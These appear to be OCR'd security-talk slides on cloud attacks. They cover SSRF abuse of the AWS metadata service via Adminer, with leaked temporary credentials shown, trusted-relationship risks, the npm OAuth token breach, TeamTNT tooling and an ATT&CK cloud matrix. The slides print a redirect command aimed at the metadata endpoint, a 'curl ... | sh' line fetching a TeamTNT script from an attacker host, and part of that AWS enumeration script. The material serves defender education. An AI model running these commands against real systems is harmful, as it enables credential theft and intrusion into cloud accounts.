Source: https://www.mandiant.com/resources/blog/cloud-metadata-abuse-unc2903


Administrator: Command Prompt - python redirect.py --port 1337 http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
C:\Users\adminSecret\Desktop>python redirect.py --port 1337 http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
serving at port 1337
54.227.38.167 - - [31/Mar/2022 04:29:50] "GET / HTTP/1.0" 301 -


Login - Adminer
Not secure
54.227.38.167/adminer/
Language: English
Adminer 4.7.8 4.8.1
Login
System
Elasticsearch (beta)
Server
localhost
Username
Password
Database
Login
Permanent login


Login - 52.170.213.50:1337 - Adr
Not secure | 54.227.38.167/adminer/?elastic=52.170.213.50%3A1337&username=
Language: English
Adminer 4.7.8 4.8.1
Login
{ "Code" : "Success", "LastUpdated" : "2022-03-31T03:50:09Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIAQV3XKK4DKPLQDUNO", "SecretAccessKey" : "6jN3FgwrPw3XO4rO3RMeKIZ
"IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3QtMSJHMEUCIE4Jvc90Yu5pBY7atA85I/cApopkr7OsO+EKFUiZEn0DAiEAjNHY1IWmO9+BqlweXhhVHt+OgHzhTvL0bYwq/M3BgC0qgwQI/f//////////ARAA
"Expiration" : "2022-03-31T10:02:53Z" }
System Elasticsearch (beta)
Server 52.170.213.50:1337
Username
Password
Database
Login Permanent login
Name
?elastic=52.170.213.50%3A1337&username=
?elastic=52.170.213.50%3A1337&username=
functions.js
editing.js
jush.css
5 requests 7.6 kB transferred 48.5 kB resources Finish: 609 ms DOMContentLoaded: 644 ms
Headers Payload Preview Response Initiator Timing Cookies
Login
{ "Code" : "Success", "LastUpdated" : "2022-03-31T03:50:09Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIAQV3XKK4DKPLQDUNO", "SecretAccessKey" :
"6jN3FgwrPw3XO4rO3RMeKIZHyD3arb3CEsbdkRyY", "Token" :
"IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3QtMSJHMEUCIE4Jvc90Yu5pBY7atA85I/cApopkr7OsO+EKFUiZEn0DAiEAjNHY1IWmO9+BqlweXhhVHt+OgHzhTvL0
"Expiration" : "2022-03-31T10:02:53Z" }
System Elasticsearch (beta)
Server 52.170.213.50:1337
Username


# Initial Access: Trusted relationships

Trust relationships between the accounts of organizations often expose unnecessary attack surface

Organisations often allow elevated access to 3rd party service providers

SSO and other integrations expand your trust boundaries.

# Confused deputy





Source: https://docs.aws.amazon.com/IAM/latest/UserGuide/confused-deputy.html

FRAKTAL


# NPM breach with stolen Oauth tokens

“Using stolen OAuth user tokens originating from two third-party integrators, Heroku and Travis CI, the attacker was able to escalate access to npm infrastructure and obtain [a boatload of data]”

https://github.blog/2022-05-26-npm-security-update-oauth-tokens/



FRAKTAL




Get to the goods

FRAKTAL


# Discovery

With valid credentials, the attackers want to know:

- What privileges do I have?
- What services can I access?
- What other privileges can I gain?

In a cloud environment, this phase of the attack can be fully automated

→ detection and response should also be automated as much as possible



# TeamTNT tactics

grab_aws-data.sh

Enumerates the aws env using known credentials

bd_aws.sh

collects all ssh keys and enumerates processes on the host

search.sh

search credentials in files across the filesystem


**Index of /chimaera/sh**

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| aarch64.sh | 2021-02-26 15:43 | 0 | |
| bd_aws.sh | 2021-02-27 17:07 | 1.5K | |
| clean.sh | 2021-03-02 07:00 | 4.7K | |
| clean_aegis.sh | 2020-10-20 02:13 | 2.0K | |
| clean_crontab.sh | 2021-02-21 20:31 | 1.9K | |
| clean_docker.sh | 2021-02-21 20:02 | 1.7K | |
| clean_quartz.sh | 2020-08-26 05:11 | 1.5K | |
| clean_tmp.sh | 2021-02-21 20:30 | 334 | |
| clean_v2.sh | 2021-02-27 14:41 | 5.7K | |
| first_touch.sh | 2021-02-22 07:06 | 8.5K | |
| grab_aws-data.sh | 2021-02-27 00:54 | 11K | |
| init.sh | 2021-03-02 06:34 | 2.4K | |
| kube.lateral.sh | 2021-04-28 07:12 | 71K | |
| lateral/ | 2021-02-25 23:20 | - | |
| search.sh | 2021-03-02 08:17 | 1.7K | |
| setup.sh | 2021-03-02 13:16 | 956 | |
| setup_bot.sh | 2021-03-03 06:12 | 298 | |
| setup_crontab.sh | 2021-02-25 20:13 | 252 | |
| setup_hide.sh | 2021-03-02 07:52 | 6.7K | |
| setup_mo.sh | 2021-03-02 08:32 | 13K | |
| setup_pei.sh | 2021-02-21 22:25 | 0 | |
| setup_scope.sh | 2021-02-25 23:39 | 16K | |
| setup_tmate.sh | 2021-02-28 02:59 | 575 | |
| setup_unhide.sh | 2021-02-21 20:09 | 327 | |
| setup_xmr.sh | 2021-04-28 00:28 | 1.4K | |
| setup_xmr2.sh | 2021-04-21 19:09 | 1.2K | |
| setup_zmap_zgrab_jq_masscan.sh | 2021-02-23 02:14 | 74 | |
| spread_docker_local.sh | 2021-02-28 01:39 | 4.2K | |
| spread_docker_loop.sh | 2021-05-13 15:29 | 4.2K | |
| spread_jupyter_tmp.sh | 2021-02-22 03:04 | 349 | |
| spread_kube_local.sh | 2021-03-02 19:45 | 71K | |
| spread_kube_loop.sh | 2021-04-28 08:09 | 4.7K | |
| spread_ssh.sh | 2021-02-27 03:17 | 11K | |
| x86_64.sh | 2021-02-26 15:43 | 0 | |
| xmr.sh.sh | 2021-02-28 07:16 | 1.6K | |

*Apache/2.4.18 (Ubuntu) Server at 45.9.148.35 Port 80*

FRAKTAL

```
#!/bin/sh

# curl -Lk http://45.9.148.35/chimaera/sh/grab_aws-data.sh | sh


if [ $# -eq 0 ]
  then
    mkdir -p /var/tmp/.../...TnT.../aws-account-data/
    cd /var/tmp/.../...TnT.../aws-account-data/
fi

# https://docs.aws.amazon.com/cli/latest/reference/iam/index.html
###

aws iam get-account-authorization-details > iam-get-account-authorization-details.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-authorization-details.html
aws iam get-account-password-policy > iam-get-account-password-policy.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-password-policy.html

# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-summary.html
aws iam get-account-summary > iam-get-account-summary.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-account-aliases.html
aws iam list-account-aliases > iam-list-account-aliases.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-groups.html
aws iam list-groups > iam-list-groups.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-instance-profiles.html
aws iam list-instance-profiles > iam-list-instance-profiles.json
```



Initial Access
3 techniques
Exploit Public-Facing Application
Trusted Relationship
Valid Accounts (2)
Default Accounts
Cloud Accounts
Execution
2 techniques
Serverless Execution
User Execution (1)
Malicious Image
Persistence
6 techniques
Account Manipulation (3)
Additional Cloud Credentials
Additional Cloud Roles
SSH Authorized Keys
Create Account (1)
Cloud Account
Event Triggered Execution
Implant Internal Image
Modify Authentication Process (2)
Multi-Factor Authentication
Hybrid Identity
Valid Accounts (2)
Default Accounts
Cloud Accounts
Privilege Escalation
2 techniques
Event Triggered Execution
Valid Accounts (2)
Default Accounts
Cloud Accounts
Defense Evasion
6 techniques
Impair Defenses (3)
Disable or Modify Tools
Disable or Modify Cloud Firewall
Disable Cloud Logs
Modify Authentication Process (2)
Multi-Factor Authentication
Hybrid Identity
Modify Cloud Compute Infrastructure (4)
Create Snapshot
Create Cloud Instance
Delete Cloud Instance
Revert Cloud Instance
Unused/Unsupported Cloud Regions
Use Alternate Authentication Material (2)
Application Access Token
Web Session Cookie
Valid Accounts (2)
Default Accounts
Cloud Accounts
Credential Access
6 techniques
Brute Force (3)
Password Guessing
Password Spraying
Credential Stuffing
Forge Web Credentials (2)
Web Cookies
SAML Tokens
Modify Authentication Process (2)
Multi-Factor Authentication
Hybrid Identity
Multi-Factor Authentication Request Generation
Network Sniffing
Unsecured Credentials (2)
Credentials In Files
Cloud Instance Metadata API
Discovery
13 techniques
Account Discovery (1)
Cloud Account
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Network Service Discovery
Network Sniffing
Password Policy Discovery
Permission Groups Discovery (1)
Cloud Groups
Software Discovery (1)
Security Software Discovery
System Information Discovery
System Location Discovery
System Network Connections Discovery
Lateral Movement
1 techniques
Use Alternate Authentication Material (2)
Application Access Token
Web Session Cookie
Collection
4 techniques
Automated Collection
Data from Cloud Storage
Data from Information Repositories
Data Staged (1)
Remote Data Staging
Exfiltration
1 techniques
Transfer Data to Cloud Account
Impact
6 techniques
Data Destruction
Data Encrypted for Impact
Defacement (1)
External Defacement
Endpoint Denial of Service (3)
Service Exhaustion Flood
Application Exhaustion Flood
Application or System Exploitation
Network Denial of Service (2)
Direct Network Flood
Reflection Amplification
Resource Hijacking
Achieve attack objectives

# Collection

1. S3 buckets

2. Elasticsearch instances

3. Public RDS snapshots



FRAKTAL

# S3 buckets

